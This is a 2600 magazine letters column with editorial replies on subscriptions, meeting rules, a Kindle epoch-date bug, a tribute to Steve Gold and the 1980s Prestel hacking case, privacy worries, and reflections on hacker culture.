Our position is simple. Science tells the story. If we pay attention to the data presented, the facts are inescapable. Those who believe science has some sort of political agenda basically have a medieval mindset and need to be bypassed if we want to actually accomplish anything. We trust that answers your question. As for an article, just remember to think like a hacker when writing it. There's no subject where that mentality can't be used to come up with solutions nobody ever considered before.

Dear *2600*:

If I order a subscription and select "Winter" as first issue, would I get the 2014-15 Winter issue? Or not get my first issue until Winter of 2015-16?

Brandon

That would really be nasty of us to make you wait an entire year. We have options at store.2600.com to begin a subscription with either the current issue or the next one. This way, if you buy an issue at a store and then subscribe, you won't get two copies of the same issue.

Dear *2600*:

I am brainless and am guided by saints/hackers/radio people, so I have made no contribution in life whatsoever. I am also lacking in education in comparison to the status quo. I also am not a hacker/cracker/phreaker/scientist/educator/lawyer/doctor but I am quite lazy. Here is my question: Is there a website that I can go to that will give me access to free satellite television on the computer that I use for Internet access at the library. My time limit is 90 minutes while online. I do not have Internet access while at home and my only freedom (haha) is while I'm here at this library in Texas. Forgive me for the broken English. I am not a smart person like all of the people that contribute to this periodical.

stupedestrian

The first thing you need to do is stop saying such nasty things about yourself. If you're capable of asking a question, then you're capable of learning and making things better.

Assuming you have access to a pair of headphones while in the library (so you don't annoy everyone around you), this shouldn't be too difficult. But you may have a problem finding the exact channel you want if they don't have a live stream on their website. You can look at sites like streema.com to see the kinds of things that are available. Be prepared for spotty connections and unpredictable content. It's all part of the fun. If any of our readers have additional suggestions, please send them in.

Dear *2600*:

An interesting thing happened to me today that I need clarified. Only the people at *2600* are qualified to help me resolve this issue and so I am writing you for your help. I called the number 1-202-456-1444 and got the recording "You are about to activate the government management scenario. Please enter the access PIN followed by the pound sign." I cannot figure out what this is or what it means. Please ease my worried mind and explain this. Any and all insight that you can provide will be much appreciated.

Brainwaste

We've never been able to get that recording despite the many times we tried calling (no doubt, we've now generated another government *file on us). We can say that this phone number is somewhere within the White House and, according to our archives, was once listed as belonging to Richard Nixon. Now it seems to go to silence, which seems appropriate.*

Tribute

Dear *2600*:

I don't know if you ever carry obits, but in case you'd consider it, I've written a piece about Steve Gold who passed recently. Steve was a good friend of mine, but my reason for sending this is his significance to the hacker community.

In the U.K. of the mid 1980s, no one really knew if hacking was illegal. Steve Gold helped clarify that situation - by being prosecuted by one of the largest organizations in the country. Thirty years later, on January 12, 2015, Steve died peacefully in hospital. But he left behind a legacy of great significance to the hacker community. An ex-nurse who became a senior auditor and fraud investigator for the National Health Service (NHS), Steve had hacking in his blood. Three decades later, he could still recall in intricate detail his phreaking adventures on the nation's phone systems. He was part of an early 1980s scene that encompassed all that is best of the hacking mentality - an unquenchable curiosity and a mischievous disregard for petty rules.

In the mid 1980s at a computer show, his friend Robert shoulder-surfed an engineer from British Telecom (BT) logging in to the Prestel system. This was a Viewdata service that carried news, weather, share prices, and much more. In 1983, Prestel started to carry a new service called Micronet 800 for home computer enthusiasts. Steve would become one of three people who ran a section of Micronet known as Micromouse (and until his death was still known by the nickname Skweek by many friends). Micronet also offered a primitive form of email. In those days, a Prestel login consisted of a nine-digit ID (usually the customer's phone number) and a four-digit password. The engineer's credentials were 222222222 and 1234. With that information, Robert and Steve began to explore Prestel with super-user privileges.

There is so much damage they could have done - such as changing share prices or taking the system offline. But what they became notorious for was reading Prince Phillip's messages. BT tapped their phones and eventually pounced. In 1985, the two men were arrested and charged. But here was the difficulty. What was the offense? They could have been charged under the Telecommunications Act, which makes it illegal to incur charges on anyone else's account without their permission. But BT wanted to set a precedent. It needed to make it clearly illegal to exploit another person's credentials even if the service is free and no charges are incurred. So they went with a charge of forgery. The argument went that the login process essentially created, for a moment, a forged "instrument" - an authentication setting in the computer's memory.

BT won and both Robert and Steve faced stiff fines. But they appealed, and won. BT wasn't content to give up there - it needed this conviction, and so the case went to the House of Lords where the acquittal was upheld. According to a private source, BT had spent something in the region of a million pounds prosecuting the case and was left no better off. Steve and Robert were vindicated and the authorities in the U.K. were left with no doubt that legislation was needed to deal with this new phenomenon. That legislation came with the Computer Misuse Act 1990.

Steve turned his knowledge to good use. He became a successful, popular, and prolific IT journalist, covering every aspect of the field, but always with a special love for security. He was a frequent speaker at security conferences, often chairing panel sessions, and also gave many lectures alongside the police officer who arrested him. Late in life, he took a degree in psychology and lectured on the psychology of hacking at a couple of universities. His students were often members of the intelligence services and police force cybercrime units. I worked with him on many magazines and projects over the course of nearly 30 years. And, a few years ago when I took on the editorship of two specialist journals - *Network Security* and *Computer Fraud & Security* - he was the first person I turned to for insightful and thoroughly researched contributions.

When he died from complications following heart surgery, Steve was two days short of his 59th birthday. This has robbed the infosec community of Steve's wealth of knowledge and experience - but most of all we have lost a kind, loyal, and generous man who embodied all that is best in the hacker world.

Steve Mansfield-Devine

Thanks for this most deserving tribute (so much more than what usually defines an obituary). The Prestel story is one from our early days as well and there's a special connection between everyone who was involved in the various exploits of that time, one that continues to this day and has included many from younger generations who see the importance of this history. There are so many stories in our world that deserve telling. We believe you've touched an entire community with this one.

DIAGNOSTICS

General Questions

Dear *2600*:

Do you feature poets or review poetry?

Keshuv

Everything we do is related in one way or another to hackers. So if you send us a poem on hacking, we may print it. If you publish a collection of poetry concerning hackers, we may very well review it. Anything is possible.

Dear *2600*:

I'm doing a documentary and some pictures are very old, featuring phones that are not used anymore. Is there a problem if I use some pictures of payphones?

Derneval

Assuming you're talking about the ones we print, we have no issues as long as attribution is given. That means our name and the name of the contributor. If you're asking if using pictures of payphones in a documentary is problematic in itself, we have never heard anyone complain about that in particular, although there are certainly people who would if they had the chance.

Dear *2600*:

While reading the latest edition of *2600* on my iPad Kindle app, I noticed it was showing the date wrong in the title bar across the top as January 1, 1970. It should probably say January 6, 2015. I wonder where the Kindle app is trying to get this date from and if it was something they changed and forgot to tell you to make sure it was set in your digital format? Has anyone else noticed this?

Josh

Yes, you're far from the only one. Here's another:

Dear *2600*:

Thanks for your generous response to my letter in 32:1. I was gratified to see it. Although I noted the header only in passing, I thought I should send you a screen shot of what I see so you can see it yourselves. In 32:1, once again the header date is incorrect and again January 01, 1970. I am using the Kindle app on an iPad Air in Canada.

Saskman

The screenshot certainly helped us describe the problem to Amazon. While we work hard to preserve our history, we don't want anyone to think we're printing material from 45 years ago. We suspect this is an issue involving Unix somewhere, as that exact date represents the start of time in that universe. We forwarded this to the techs at Amazon and this is where it stood at press time: "The issue is happening because of a bug in our system. Our engineering team is currently working on high priority to fix the issue. We'll keep you posted once we get an update." We expect they'll have it figured out by the time you read this. Let's see.

Dear *2600*:

I got the Winter issue and am happy to see a letter that I had sent in printed in it. I notice, however, that it is not as I had sent it in. (I had sent in two separate letters and *2600* edited them into one letter.) I was unaware that *2600* does that. The impression I used to have was that *2600* prints letters exactly the way that they are sent in, regardless of whether that was the intended way or anything else.

Ibid 11962

That would make our job incredibly easy. But editing is an essential part of publishing. Without it, we'd have all kinds of spelling errors, grammatical offenses, and overall sloppiness. We would basically have an online forum on paper and we doubt anyone wants to see that here. While we may combine letters on occasion or reword awkward phrases, we take great pains to ensure that the meaning and tone of the piece are preserved. The same is true of articles - with the exception of fiction, which may use improper grammar and weird speech as an essential part of the overall piece. We hope that explains things, but perhaps another reader can articulate it better:

Dear *2600*:

HELP got that problem you know..

.i dont have my own computer and no mobilephone??? no i am alone to. Zuckeberg FACELOOK must have some problems whith his C workers... maybe the swedish dpeartments is to mutch of a problem..swedes hate me.

...wonder ever when the swedes come to US.._.. they love you_ but. when you are in sweden. or.. Europe all hate the amercans...so how alone must i be.

so that videoclipp at "mitnick"...man we all change dont we.

marie

And this is why we need editors. And maybe the occasional miracle worker.

Dear *2600*:

I am a graduate student doing research on malware preservation and using the WANK worm, which infected NASA computers in 1989, as a case study. Did *2600* ever publish any articles related to the WANK worm? Or have you published any articles related to malware preservation? If so, how can I access back issues of the magazine?

Jonathan

We certainly made reference to various worms as they came out and had a few articles focusing on specific ones, but not the WANK worm in particular, although we did have a quote from that one on the cover of our Winter 1989-90 issue. (Our digital digest subscribers are reliving that era of history right now, in fact.) We'd like to know more about what "malware preservation" is all about. It sounds both intriguing and dangerous. As for back issue access, you can find all of that info on our website at www.2600.com.

Dear *2600:*

I've heard about your magazine for years now, and I've finally decided to get a subscription. I noticed, however, that your store doesn't accept payment in Bitcoin. Do you think it would be at all possible to set up Bitcoin as a way to pay for a subscription?

Thanks, I look forward to hearing a response.

Doug

We couldn't agree more. Our old store made this impossible. By the time you read this, we expect to have razed the old store and built an entirely new one. Our address remains the same: store.2600.com. You will find that your Bitcoins go far there. Enjoy.

Dear *2600*:

I want unban my account from miniclip.com they bann my account because I use AOB codes & auto win in 8 ball pool, so can u make something like unbanner please it's request to you please

Thanks in advance.

Saleem

Big mistake to thank us in advance. You never know what we're going to do, after all. And people who write to us and don't bother to even spell out the word "and" become instant enemies. Prepare.

Dear *2600*:

Hello there, I'm a representative of *2600* Thailand. a group which used the name "2600" to organize meetings about information security on the first Friday of every month. We have never officially registered our group to *2600* and we organized meetings about 17 times in the past two years (some months are canceled due to big flooding in Thailand). So our questions are:

1) What is the impact of our using the name of "2600" as *2600* Thailand, but not following guidelines from the official *2600* site (e.g. we're organizing meetings in Thai)?

2) If we want to organize a conference in Thailand, could we use the name *2600* Thailand Conference/*2600* Con? We heard that the official *2600* has the HOPE con.

3) Is it okay for us to organize another conference using the name *2600* Thailand?

Pichaya

1) You can't use our name for meetings if you don't follow our meeting guidelines. However, there is nothing in our meeting guidelines that says you can't use your own language to organize and conduct them. It's surprising that anyone would think otherwise.

2) You can't have a conference in our name without direct involvement from us. That goes for both the 2600 and Hackers On Planet Earth (HOPE) names. We doubt any organization would agree to any less.

3) In addition to not being able to have a conference in our name without our involvement, you cannot have another conference in our name without our involvement either. (Definitely good to have cleared that up.)

All that said, we are more than willing to help you build a decent hacker community and/or find an already existing one in your part of the world. You should be aware that such a community is much more than people interested in mere computer security, programming, exploits, or anything too specific or limiting. If you're prepared to dream, explore, and defy restrictions, we're ready to assist however possible.

Dear *2600*:

I've been having trouble with someone remotely having access to my Android cell phone. Is there any software to protect and to keep anyone from looking and remotely running my cell phone?

Please15

We get this question sometimes from people who have actually stolen an Android phone and wish for the rightful owners to stop bothering them. Assuming that isn't the case here, we'd need to know more details as to just how your phone is being controlled and what sorts of things have been happening to tell you this. In short, if this is indeed happening, there are certainly ways of keeping this sort of thing from continuing. As with most anything, understanding how to do something in the first place is one of the best ways to figure out how to stop it from happening.

Dear *2600*:

I subscribed to *2600* starting in 2010. I have back issues from then until now.

I'd like to find a good home for these. I was wondering if you'd like them - you could sell them in your online store (or otherwise) and make some money for *2600*.

I'd be willing to bear the cost of snail mailing them to you, media mail or the like; I don't need to be paid for the issues.

Let me know if you're interested. If so, where should I send the issues?

Robert

We think they would be far more helpful if you either gave them away or simply put them on eBay for as minimal an amount as is possible. We don't believe in selling the same thing twice and there's no reason why your specific issues can't continue to serve a purpose once they've left our nest. (If *you want to use our Marketplace for this purpose, just ask.)*

Dear *2600*:

I currently have a subscription to the magazine for the paper edition. Is it possible to convert that to a Kindle or Google subscription?

Steve

We're not able to do that because we have no access to subscriber data for the digital editions, other than the digests we sell on our own store. The way it is at present, these are two distinct items, just like any other separate items we produce. If we had full control over this, we'd handle it differently and also make it possible for anyone in the world to subscribe, using the device of their choosing. Hopefully, such a day is on the horizon.

Dear *2600*:

I am interested in purchasing items from your store, i.e., t-shirt, hoodies, etc., but I can't access your store at the library because your site is blocked. That is the only place I can get Internet access as I'm broke/poor. I am a subscriber and would like to offer more support for your periodical. Help.

S

If you're broke, don't buy things from our store! Take care of yourself first. You can always write "2600" with a Sharpie on a t-shirt and be just as cool. Better yet, write us a decent article and get a shirt in exchange. If you're running into blockage problems, the solution is to go elsewhere for connectivity. There are lots of options these days and many locations offer free Wi-Fi - even for those who don't buy something or who sit outside in the parking lot trying not to look too suspicious. And, of course, you can also access our store on any smartphone. Thanks for your support, whether it's financial or moral.

Injustice

Dear *2600*:

WTF is up with the Gestapo tactics DHS and ICE are using to illegally detain immigrants in this country using DHS assets designed to combat terrorism and house terrorists? It's sick and I'd like *2600* to help get it out into the media.

Here's some leedz to go on:

Tacoma Northwest Detention Center

https://www.ice.gov/detention-facility/tacoma-northwest-detention-center

1623 E J Street, Tacoma, WA 98421

This facility is phked up. The front of the facility is camouflaged by "shipping company storefronts." The sign out front indicates that it is a DHS facility. They house immigrant detainees indefinitely and make it extremely hard for these detainees to communicate with family by making a mockery out of the scheduling. If I wasn't a math genius and a linguistic whiz, I would not be able to decipher the scheduling system. ICE runs the facility, however, none of the uniformed personnel represent themselves as such. They are disguised as some security firm I have never heard of... perhaps your journalists have some insight. They are detaining persons for deportation... raiding homes in the middle of the night with agents by having uniformed police approach target houses without warrants and asking residents to enter for seemingly harmless intentions and then using the excuse that a police officer was granted entry to the home as an authorization for agents to raid the house. Freaking pathetic. The websites they have set up for detainees to use are a mockery of social networking. (www.gettingout.com, www.telmate.com/verify).

$100 has bought me one voice message of about 30 seconds and perhaps a 30 minute phone call. Communications must be handled out of Zimbabwe at that rate.

These are SS tactics at their finest. There are small protests going on here in the northwest, but I don't think the situations surrounding the camps are too well known as of yet. When they are, I am sure all hell will be raised by the northwest citizenry. I have visited the Tacoma facilities and can further describe firsthand the situation.

When ethnicity is thinned, they'll start looking for diversity to export. Think Op Sundevil and what they would have done with those kids had they had the facilities to do so.

Peace Out.

Jason

We've always been averse to secret prisons and anything less than full disclosure when it comes to how detainees are being treated. The price gauging alone is a crime worse than what many inside are serving time for. And in the case of those being detained for not having sufficient documentation, many of us would rather not look into it any further. But the very existence of such a policy is a demonstration of our failures in dealing with the issues at play. To treat those caught up in these circumstances as anything less than what we would want for ourselves is a scary trend that will eventually hurt every one of us. We welcome as much info as possible on exposing such programs, secretive facilities, and any abuses that affect people. Without exposing these things, a paranoid and suspicious society will continue to grow until it strangles whatever freedoms we have left.

Curiosity

Dear *2600*:

So I decided I would like to check out the source code behind some of the utilities found in Linux. One of them is "man". either way, I thought I would share this link with everyone who is interested: https://www.gnu.org/software/coreutils/.

The reason behind me wanting to check out the source code: after using "man" to read about stdio, I wondered what other libraries I could check out. One I saw today while skimming a game programming book was windows.h. The command "man windows" yielded nothing. I wondered if I could use the * key to help figure out what it was. "man win*" resulted in "No manual entry for win*". Hmm... out of some weird, pure luck or, should I say, ignorance, I typed "man *". This, interestingly, gave me the man pages for all files and directories located in the current operating folder. I tried looking up the command in the "man man" page, but didn't see it. I began to wonder if I had stumbled across something hidden from the world. What else didn't I know about? Now I want to read the source code itself.

I was inspired by the teachers at Harvard and CS50's edx.org course, which is free to audit. I have learned more about programming from their staff and I have to thank them for what they are doing. Programming is a beautiful art form.

WorWin

And you are exploring it in just the right way, by experimenting and remaining curious. It's not about competing to find the answer or translating all of this into a high paying job. It's about getting your hands dirty and plunging into the technology you choose and figuring out as much as you can for the sheer joy and satisfaction of learning. That's the foundation that's essential for anything else that follows.

Dear *2600*:

Thank you, I'm a long time fan. I am low-level/new to Linux and have no program skills besides copy and paste. Ninety percent of the stuff is way too much, due to my inexperience with C++ and/or just being in and out of prison. But I love this shit and all of you for opening our eyes, because whether or not I can apply it now or ever, it gives me the chance and the key to it. I'm a basic grayhat opportunist. Thank you, love you.

J

Thanks for understanding and acknowledging what it's all about - which is having options and the freedom to learn and experiment. There will be no shortage of people and institutions discouraging us from this, which hopefully will serve as inspiration to keep pushing forward.

Dear *2600*:

Thank you for printing my letter and responding. I have enjoyed your suggestion of utilizing streema.com to find worldwide satellite television on the Internet here at the library. I used startpage.com to prevent me from being blocked. However, I tried using startpage.com to view 2600.com and was blocked by the computer defenses. Needless to say, I was pleased to receive my first copy of my year's subscription (Spring print version) last week. Thank you for contributing to the world of print literature and, of course, to technology.

stupedestrian

We're glad it's working out. As for our being blocked, it's incredible to us how widespread such practices are, especially considering that there's absolutely nothing illegal on our website. Every time our site is blocked by some software, it reinforces what we say about the demonization of hackers and how even discussing the topic is enough to have you condemned by those who fear losing the control they cling to.

Meetings

Dear *2600*:

I would like to propose a meeting at the city of Las Palmas de Gran Canaria, Spain. Is it possible to put in my email address instead of the address of the place?

Marcelo

We don't permit this, as we're not a secret society, nor are we planning something like a last-minute rave location. You need to have your meeting site selected before you can announce the meeting. It has to be a place that's accessible to all, doesn't charge money, and allows people to freely congregate and have discussions of their own choosing. We hope to hear back when you find a decent spot. Good luck.

Dear *2600*:

As a long time reader and periodic contributor to *2600*, I'd like to host a meeting in northeast Pennsylvania. The meeting place would be in a cigar lounge. I'm a long time cigar aficionado and lover of all things tech. I'd love to finally share those passions with like-minded individuals and hopefully write some more articles about our experiences and meetings, maybe even inspire some new subscribers. The only reservation is that participants must be 18 or older to enter the establishment. Keep up the great work, *2600*!

jk31214

Again, this goes pretty directly against our guidelines. It's great that you're into cigars and that's something to share with others, agreed. But you can't exclude all of those people who aren't into cigars from coming to a 2600 *meeting, as what we cover in these pages isn't exactly cigar-based. And you especially can't exclude people based on age. Where would the hacker community be without young people? We suggest finding a nice place in the area where everyone is welcome. After the meeting (or in a few years when the kids grow up), you can lead them into the cigar lair. Please keep us updated.*

Dear *2600*:

I am flirting with the idea of starting a *2600* meeting in Lansing, Michigan. Ann Arbor has one listed in the Meetings section, which is about an hour away, so I am not sure if that is allowed with them being relatively close. So my question is, would this be something I could do? I have looked at the guidelines on the website and feel that it would be a great opportunity.

Syn Ystr

Definitely. Go for it.

Dear *2600*:

I realize I am probably sending this to the wrong email address. I just wanted to inform you guys that I recently tried to connect with some other *2600ers* at the Houston, Texas meeting at the Ninfa's Express restaurant in the Galleria, but unfortunately, no one was there. Not only was no one there, but Ninfa's is not there anymore either. Their website is still up with some dead links, so possibly it has moved or has died. I would be more than happy to help get it going again. Just tell me what to do. Just passing it on.

Michael

We were able to verify that the establishment is no longer there, however, the meetings are still going on. There are a number of reasons why you might not have found someone there on the occasion you went, but hopefully it was an anomaly. Please continue to show up and let us know if you continue to experience problems.

Dear *2600*:

I was at the World Exchange Plaza in Ottawa, Ontario, Canada yesterday, Friday, May 1st, at 6:30 pm on the second floor. There was no meeting. There were only four people on the entire second floor and I asked them all if they knew anything about a *2600* meeting and none of them had a clue what I was talking about. Do you have contact information for the person who is supposed to be running the Ottawa meeting?

Tyrion High Elf

We don't give out contact info or act as go-betweens, other than to keep track of what meetings are happening, publicize the new ones, and stop listing the ones that no longer exist. We will keep an eye on this one to see if it needs to be delisted. If you continue to attend, please let us know. Also, be advised that there is no one person who runs any of the meetings. You are as much in charge as the next person, who hopefully will show up next time.


Artwork

Dear *2600*:

I have been meaning to send this in for over ten years at the very least - it is a piece of art I made in high school based off the cover of the 1995 Winter issue. It's coming up on the 20th anniversary of that issue. So, since I needed to try to do an address change since my dad is taking and reading my magazines and not giving them to me, I figured I would finally do this too. I was thinking it might be nice for a back cover photo - maybe you guys will think so too. Thanks for all the awesome work you guys do - I look forward to getting my magazines again.

Mike

As this wasn't in color and doesn't really fit the back cover requirements, we thought we'd print it in these pages, so people could appreciate it. Thanks for sharing. And, since your dad doesn't seem to know the meaning of that word, perhaps a gift subscription for him is in order? It might help keep the peace within your home. Unless you're actually moving out of your house to solve this problem - if so, we can't say we're surprised; people go to incredible lengths to get this magazine and sometimes incredible distances.



Deep Thoughts

Dear *2600*:

The tremendous advancements recently in 3D printing technology brings up the discussion relating to the pros and cons of such tools. Let's first start with the tremendous opportunities that come along with 3D printing technology, such as being able to make all sorts of objects from various materials whether they're toys, electronics, automobiles, or even buildings - from a single device. Having the ability for an individual to make their own objects without using a company and/or other person is a tremendous advantage because ideas/objects made are only limited to what one can imagine. That's the great upside to 3D printing. But 3D printing isn't without its downside like anything else, and that's the loss of employment for those who used to make various products, but would lose their position to a 3D printer. Even though someone needs to operate it, the amount of positions could be drastically reduced and less employment opportunities available. The other potential downside of 3D printing is that very few can afford one currently because prices are still relatively high, but hopefully will go down in the near future. 3D printing can be a valuable tool to utilize since it can make practically anything one can imagine, but the downside has to be looked at as well regarding this technology.

Bill Miller

They said the same thing about computers back in the day. Old jobs disappear, new ones emerge.

Help

Dear *2600*:

Two weeks ago, I sent *2600* snail mail a disk with my book manuscript on the philosophy of computing that I am seeking a mainstream publisher for. I have been published before in the letters to the editor section of *2600 Magazine*. I am hoping that *2600* can help in placing this book manuscript to a mainstream publisher.

John

We're not agents, so this is not the sort of thing we would do. We do, however, print stories, articles, and essays on a very regular basis, so receiving something of this nature that we weren't able to print (being non-mainstream ourselves) probably caused a great deal of frustration down in the articles department.

Dear *2600*:

What is the name of the news you were talking about re Google taking down blogs?

How can I search for news about this online, how can I research it? I tried doing it through their search engine or looking at newspapers but I don't know what to call it.

Thank you.

Anonymous

Not to be picky, but we had no idea what you were referring to or where you might have heard it, since this extremely vague description and lack of a timeline could apply to a number of occurrences in history. We suspect you're talking about something that was on one of our radio shows at some point a while back. This is how Wikipedia sums it up: "On February 24, 2015, Blogger announced it will no longer allow its users in late March to post sexually explicit content, unless the nudity [offers] 'substantial public benefit,' for example in 'artistic, educational, documentary, or scientific contexts.' On February 28, 2015, [due to] severe backlash from long-term bloggers, Blogger reversed its decision on banning sexual content, going back to the previous policy that allowed explicit images and videos if the blog was marked as 'adult'." We hope this helps in your research and inspires people to use their voices to reverse unfair policies.

Contributions

Dear *2600*:

I have written an extensive critique of the Apple Watch that your readership may find interesting. It delves into feasible security and surveillance issues of the mobile platform in a realistic model of today's political situation.

The text itself has been available as a PDF (link included) since January and a new ebook was just completed, with a version best viewed on the Kindle Paperwhite as well as an EPUB version. These are all publicly available at Dropbox, as well as an online version.

Any feedback or ideas appreciated.

BTC

We really wish you had sent us the article, as it would likely have been prominently featured in this issue and preserved for all time. Apart from the fact that we don't generally print articles that have already appeared online, the links you sent us no longer work, so there's nowhere to even find the piece you wrote. Please, in the future, send anything like this to articles@2600.com first. Once it's printed, you're free to post it anywhere, but we think it will reach more people and be accessible for far longer through our pages.

Dear *2600*:

I am getting in touch because I'm an artist and anthropologist, long fascinated with the history of phone phreaking and telecommunications culture in the 20th century.

I wanted to get in touch to potentially open up a conversation about whether there might be a way of turning the "payphones of the world" into a printed publication. I think it would be wonderful and an interesting insight to have these photographs gathered together in one reference book.

If this is of any interest to yourself and the *2600* team, please do be in touch!

Lewis

This has long been something we've had an interest in putting together. We certainly have compiled a fair bit of history on this one form of technology over the decades. Right now, the closest thing we have to a payphone photo book is our annual calendar, which features 14 unique pictures each year done up in style. We hope to do even more in the near future. Of course, a fanatical response to this idea might convince us to move quicker.

Dear *2600*:

you are the best, im sorry this looks like a tweet, it is not. Shamplaza forever!

Info

And yet it fits so comfortably within the 140 character limit.

Dear *2600*:

I am a software developer and have been since the mid 1980s. I created a new encryption program called Yull Encryption. It does not use AES and, as far as I can tell, is not like others on the market, which hopefully is a good thing. But that is not for me to decide. It is located at: https://www.yullencryption.com. I wrote a couple of white papers which go into some detail about how the program works. The links for them are also on this page.

RON

Our readers will take it for a test drive and hopefully let us (and you) know how it handles.

Dear *2600*:

I would like to discuss potential partnerships with *2600* and a crypto-currency business that I represent. If the appropriate staff member could get in touch with me, I would be most grateful.

Mined Phreak

We don't really do partnerships and we have little time for phone calls. If you're doing something cool enough for our readers to take an interest in, write it up as an article. Be warned that we burn puffy PR pieces at the end of each week.

Dear *2600*:

From the 2015 *Old Farmer's Almanac* (Western edition), page 118: "When observed in desert skies far from any city, there seem to be millions of stars visible to the naked eye. However, the actual number is about 2,600. You could count every star in just over 20 minutes at a leisurely rate of about two per second."

So now you know.

Wolverine Bates

We do indeed. But we don't intend to try this.

Dear *2600*:

I forgot to mention in my last transmission, would it be possible for me to give shout-outs to Scratchy T. Carrier and Mark Bernay?

Wolverine Bates

Shout-outs in letters now. And a separate letter to ask permission. What is the world coming to?

Dear *2600*:


I've been leafing through our library's online database for the local newspaper, the Oklahoman - it goes all the way back to the 1900s, all scanned, all downloadable.

Anyhow, I found this ad, and I knew you had to see it and have it.

Keep up the good work.

Alan

Now that is a classic.



Deeper Thoughts

Dear *2600*:

The advancing field of quantum computing offers many solutions to several complex problems through a series of algorithms in various manners, whether it be medicine, artificial intelligence, cryptography to name a few. Quantum computing in theory allows for calculations to be made simultaneously, especially more complex problems, whether it's medicine or something such as encryption. Traditional computing does not have the power to arrive at answers that quantum computers offer. Quantum computing would be great to find breakthroughs for cures of various diseases that currently inflict millions such as cancer, heart, etc. Quantum computing could also allow for better cryptography, but also break encryption, which brings up a hot topic of privacy that is much discussed in academia and corporate circles. Quantum computing could lead to more breakthroughs relating to artificial intelligence, which could be of great use for humans, especially for mundane tasks. But many argue another side of the equation concerning job losses. Quantum computing could have many promising offerings in various ways, but downsides have to be considered as well through dialogue between experts and the public at large to best maximize the positives and minimize potential negatives.

Bill Miller

This seems strangely familiar, particularly the part about possible job losses and considering the downsides. They once said the same thing about 3D printers, didn't they?

Concerns

Dear *2600*:

I've been aware of the *2600* group and publication for almost a decade, but up until now I haven't actually read the magazine (I know, I'm full of shame). But happily, I can say I purchased my first (of many) *2600* magazines. After reading through all of the great sections, I came to the "Letters to the Editor" and, as I was reading, I noticed something that has made me kind of morose. Low quality questions and statements. Things like this are so common on many of the "hacker" forums/communities you see today. People who use and abuse tools without understanding. I personally am worried for the mindset of the next generation of hackers.

I worry that people who actually think, develop, and hack are going to become more and more rare. Especially since this new generation is fine with tool suites like "Kali Linux" or some other USB distro. Spoon feeding and cookie cutter "Certified Ethical Hacker" courses are damaging the future for new hackers. What do you think the future of hacking will be like with all of these present trends?

With Concern
NO-OP

You raise some excellent points and ones that we worry about as well. When all of this was first unfolding (much of it right here in these pages), you were able to see the curiosity and inquisitiveness as the dominant force driving the many discoveries being made, discoveries that we would subsequently devote space to. This has by no means disappeared, at least not from here, but it's largely overshadowed in the mainstream by shortcuts, conformity, and the proliferation of technology. That last bit is certainly not a bad thing, at least not on its own. However, when people stop questioning or experimenting or even understanding the technology they're using, that's when we see a steady distancing from the hacker mindset we all treasure. It's a very easy trap to fall into, as we have so many conveniences and toys to be occupied with that we don't see when *we're agreeing to accept unfavorable terms in exchange. Giving up our privacy, agreeing not to reverse engineer hardware or software, and accepting advancements without actually being a part of their development are each unhealthy symptoms of the problem we're all facing. The one fact to remember is that hackers have always been a rare breed, so being overshadowed by the mainstream isn't really something to worry too much about. We believe the hacker spirit will prevail, as it always has, and that we'll manage to retain control of our technology, break the rules that hold us back, and use these tools in manners in which they were not intended. That is, after all, our legacy.*

Dear *2600*:

I loathe and detest the amount of data being taken from my use of the Internet, email, etc. It's like having the rear door of our house open and inviting in anyone who feels like rooting through my drawers and closets.

But just how far should I go to make my use of the computer private? I've been reading *2600* since 2012 and, from it, found the Kevin Mitnick book which has made a deep impression on me.

I use the SRWare Iron browser (it's supposed to *not* give out private data), but what else? I'd like to encrypt messages, but don't have anyone to write to in encrypted form. I'd like to encrypt my hard disk. I'm thinking of installing EasyBCD, or perhaps going "dark." But is it worth it?

I'm 75, my disk has many family photos, a good music selection, and a number of articles that I've written, plus a bunch of emails. I do banking and purchasing online. I never open attachments to emails unless I know and trust the sender. I have several email accounts: one POP mail; the others I open on the website using their mail programs. (I travel quite a lot and access my mail when away, including the main account where messages wait on their site for me to read, and can then download them when I'm back home).

My machine? An old HP with two disks: one has Kubunto; the other Windows XP.

David

You're doing everything you should be doing just by thinking about this and considering the different possibilities. It's about as far as most anyone else has gotten, something that clearly needs to change - and will, if more people exercise the diligence you're demonstrating. Preserving your privacy is a very serious concern, but only you can decide where the line is between security and convenience. We don't think anything is gained from cutting oneself off entirely simply because these issues remain mostly unresolved. That's precisely the reason to remain involved so we can all participate in creating an eventual solution. It certainly won't happen without all of us being in the conversation.

Dear *2600*:

Nice that you have a new blue box shirt. After all these years, the obvious schematic mistake is still there. There is only one summing resistor going to the audio amp (100K).

Ma would have rejected these tones as they would have too much twist.

Fred

